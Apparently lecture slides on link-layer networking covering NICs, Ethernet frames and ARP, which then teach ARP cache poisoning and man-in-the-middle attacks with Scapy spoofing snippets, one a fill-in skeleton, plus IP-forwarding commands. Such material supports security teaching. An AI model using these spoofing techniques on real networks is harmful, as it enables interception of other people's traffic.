
- Physical or logical link between computer and network
- Each NIC has a hardware address: MAC address

```
seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:77:2e:c3
              inet  addr:10.0.2.8    Bcast:10.0.2.255  Mask:255.255.255.0
              inet6 addr: fe80::b3ef:2396:2df0:30e0/64 Scope:Link
                        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                        RX packets:43628 errors:0 dropped:0 overruns:0 frame:0
                        TX packets:1713262 errors:0 dropped:0 overruns:0 carrier:0
                        collisions:0 txqueuelen:1000
                        RX bytes:6975999 (6.9 MB)  TX bytes:260652814 (260.6 MB)
```


Packet Flow




Physical and Virtual NIC



a) physical interface



(b) loopback/dummy interface



(c) tun/tap interface

Examples of Virtual NIC


- Loopback Interface

```
$ ifconfig lo
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
```

- Dummy Interface (similar to loopback, but with its own IP)

```
# ip link add dummy1 type dummy
# ip addr add 1.2.3.4/24 dev dummy1
# ip link set dummy1 up
# ifconfig
dummy1: flags=195<UP,BROADCAST,RUNNING,NOARP>  mtu 1500
      inet 1.2.3.4  netmask 255.255.255.0  broadcast 0.0.0.0
          ether 6a:e8:f2:54:88:46  txqueuelen 1000  (Ethernet)
```

Ethernet Frame & MAC Header



Ethernet Frame Example

```
▼ Ethernet II, Src: 08:00:27:84:5e:b9, Dst: 08:00:27:dd:08:88
  ▶ Destination: 08:00:27:dd:08:88
  ▶ Source: 08:00:27:84:5e:b9
    Type: IPv4 (0x0800)
  ▶ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
  ▶ Internet Control Message Protocol
```

0000	08 00 27 dd 08 88 08 00 27 84 5e b9 08 00 45 00	...!.....'..^...E.
0010	00 54 fe a5 40 00 40 01 23 f7 0a 00 02 06 0a 00	.T...@. @. #.....
0020	02 07 08 00 5a fc 0b 05 00 01 dc 8a 31 5e 8d 11Z...1^..

Scapy Program

```
$ python3
>>> from scapy.all import *
>>> ls(Ether)
dst            : DestMACField                  = (None)
src            : SourceMACField                = (None)
type           : XShortEnumField              = (36864)
```

Promiscuous Mode

- Ethernet is a broadcast medium
- NIC check destination MAC address
 - mine: accept the frame
 - not mine: discard it
- Enable promiscuous mode
 - Will not check destination MAC
 - Take in all the packets on the local network
- Useful for packet sniffing

MAC Address Randomization and Privacy

iOS 8 to stymie trackers and marketers with MAC address randomization

When searching for Wi-Fi networks, iOS8 devices can hide their true identities.

by Lee Hutchinson - Jun 9, 2014 10:56am EDT



Quartz is **reporting a change** to how iOS 8-equipped devices search out Wi-Fi networks with which to connect. The new mobile operating system, which is on track for a release in the fall, gives iOS 8 devices the ability to identify themselves not with their **unique** burned-in hardware MAC **address** but rather with a random, software-supplied address instead.




THE ARP PROTOCOL

The ARP Protocol

- Communication on LAN
 - Need to use MAC address
 - But we only know the IP address
- ARP: Address Resolution Protocol
 - Find MAC from IP

ARP Request/Reply



Send ARP Request: Example 1

ping 10.9.0.6 from 10.9.0.5

```
// On 10.9.0.5
# tcpdump -i eth0 -n
03:10:44.656336 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, ...
03:10:44.656362 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, ...
03:10:44.656382 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, ...
03:10:44.656392 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, ...
```


Send ARP Request: Example 2

ping 10.0.2.15 from 10.0.2.4

No.	Time	Source	Destination	Protocol	Length	Info
1	202...	PcsCompu_65:a7:3c	Broadcast	ARP	42	who has 10.0.2.15? Tell 10.0.2.4
2	202...	PcsCompu_b8:7c:bb	PcsCompu_65:a...	ARP	60	10.0.2.15 is at 08:00:27:b8:7c:bb
3	202...	10.0.2.4	10.0.2.15	ICMP	98	Echo (ping) request id=0x2c30, seq=1/256,
4	202...	10.0.2.15	10.0.2.4	ICMP	98	Echo (ping) reply id=0x2c30, seq=1/256,
5	202...	10.0.2.4	10.0.2.15	ICMP	98	Echo (ping) request id=0x2c30, seq=2/512,
6	202...	10.0.2.15	10.0.2.4	ICMP	98	Echo (ping) reply id=0x2c30, seq=2/512,
7	202...	PcsCompu_b8:7c:bb	PcsCompu_65:a...	ARP	60	Who has 10.0.2.4? Tell 10.0.2.15
8	202...	PcsCompu_65:a7:3c	PcsCompu_b8:7...	ARP	42	10.0.2.4 is at 08:00:27:65:a7:3c

```
▶ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▼ Ethernet II, Src: PcsCompu_65:a7:3c (08:00:27:65:a7:3c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▶ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▶ Source: PcsCompu_65:a7:3c (08:00:27:65:a7:3c)
  ▶ Type: ARP (0x0806)
▼ Address Resolution Protocol (request)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  Sender MAC address: PcsCompu_65:a7:3c (08:00:27:65:a7:3c)
  Sender IP address: 10.0.2.4
  Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
  Target IP address: 10.0.2.15
```

ARP Message Format



ARP Class in Scapy

```
>>> ls(ARP)
hwtype      : XShortField                  = (1)
ptype       : XShortEnumField              = (2048)
hwlen       : FieldLenField               = (None)
plen        : FieldLenField               = (None)
op          : ShortEnumField              = (1)
hwsrc       : MultipleTypeField           = (None)
psrc        : MultipleTypeField           = (None)
hwdst       : MultipleTypeField           = (None)
pdst        : MultipleTypeField           = (None)
>>> ls(Ether)
dst         : DestMACField                = (None)
src         : SourceMACField              = (None)
type        : XShortEnumField              = (36864)
```

Questions

Different behaviors of the following commands

1. ping 10.9.0.6 (existing, on LAN)
2. ping 10.9.0.99 (non-existing, on LAN)
3. ping 1.2.3.4 (non-existing, not on LAN)
4. ping 8.8.8.8 (existing, on the Internet)

ARP Cache

- Avoid sending too many ARP requests
 - ARP caches received information

```
# arp -n          empty cache
# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.138 ms
...
# arp -n
Address      HWtype      HWaddress          Flags Mask  Iface
10.9.0.6      ether      02:42:0a:09:00:06      C      eth0

```

ARP Cache Poisoning Attack

ARP Cache Poisoning

- Spoof ARP Messages
 - Request
 - Reply
 - Gratuitous message
- Spoofed message might be cached by the victim
 - Which type of message will be cached depends on OS implementation

Constructing ARP Message

Construct ARP packet

```
#!/usr/bin/python3

from scapy.all import *

E = Ether()
A = ARP()

pkt = E/A
sendp(pkt)
```

Fields of ARP and Ether Class

```
>>> ls(ARP)
hwtype      : XShortField
ptype       : XShortEnumField
hwlen       : FieldLenField
plen        : FieldLenField
op          : ShortEnumField
hwsrc       : MultipleTypeField
psrc        : MultipleTypeField
hwdst       : MultipleTypeField
pdst        : MultipleTypeField
>>> ls(Ether)
dst         : DestMACField
src         : SourceMACField
type        : XShortEnumField
```

= (1)	hwtype
= (2048)	ptype
= (None)	hwlen
= (None)	plen
= (1)	op
= (None)	hwsrc
= (None)	psrc
= (None)	hwdst
= (None)	pdst
= (None)	dst
= (None)	src
= (36864)	type

Spoof ARP Request/Reply: Code Skeleton

```
target_IP      = "10.9.0.5"
target_MAC    = "02:42:0a:09:00:05"

fake_IP       = "10.9.0.99"
fake_MAC     = "aa:bb:cc:dd:ee:ff"

# Construct the Ether header
ether = Ether()
ether.dst =
ether.src =

# Construct the ARP packet
arp = ARP()

arp.hwsrc =
arp.psrc  =


arp.hwdst =
arp.pdst  =

arp.op = 1

frame = ether/arp
sendp(frame)
```

victim: **10.9.0.5**

goal: map **10.9.0.99** to **aa:bb:cc:dd:ee:ff**



Spoofing Gratuitous Message

- Special type of ARP message
- Source IP = Destination IP
- Destination MAC = broadcast address (ff:ff:ff:ff:ff:ff)

```
IP_fake = "10.9.0.99"
ether = Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ff:ff:ff:ff:ff")
arp   = ARP(psrc=IP_fake, hwsrc="aa:bb:cc:dd:ee:ff",
            pdst=IP_fake, hwdst="ff:ff:ff:ff:ff:ff")
arp.op = 2
```

Note: ARP Becomes “Stateful”


```
$ ping 10.0.5.99
PING 10.0.5.99 (10.0.5.99) 56(84) bytes of data.
^C
--- 10.0.5.99 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss
```

```
$ arp -n
Address          Hwtype  Hwaddress
10.0.5.3        ether    08:00:27:23:30:c5
10.0.5.99       ether    (incomplete)
10.0.5.1        ether    52:54:00:12:35:00
```

MAN-IN-THE-MIDDLE ATTACK

MITM: Man-In-The-Middle Attack

Man-In-The-Middle Attack



Use ARP Cache Poisoning to Redirect Packets

- Poison A's ARP cache, so B's IP is mapped to M's MAC.
 - Poison B's ARP cache, so A's IP is mapped to M's MAC.

Forward Packets without Modification

- Enable/Disable IP Forwarding

```
sysctl net.ipv4.ip_forward=1
```

```
sysctl net.ipv4.ip_forward=0
```


DNS and Attacks

Outline

- How DNS works
- Constructing DNS packets
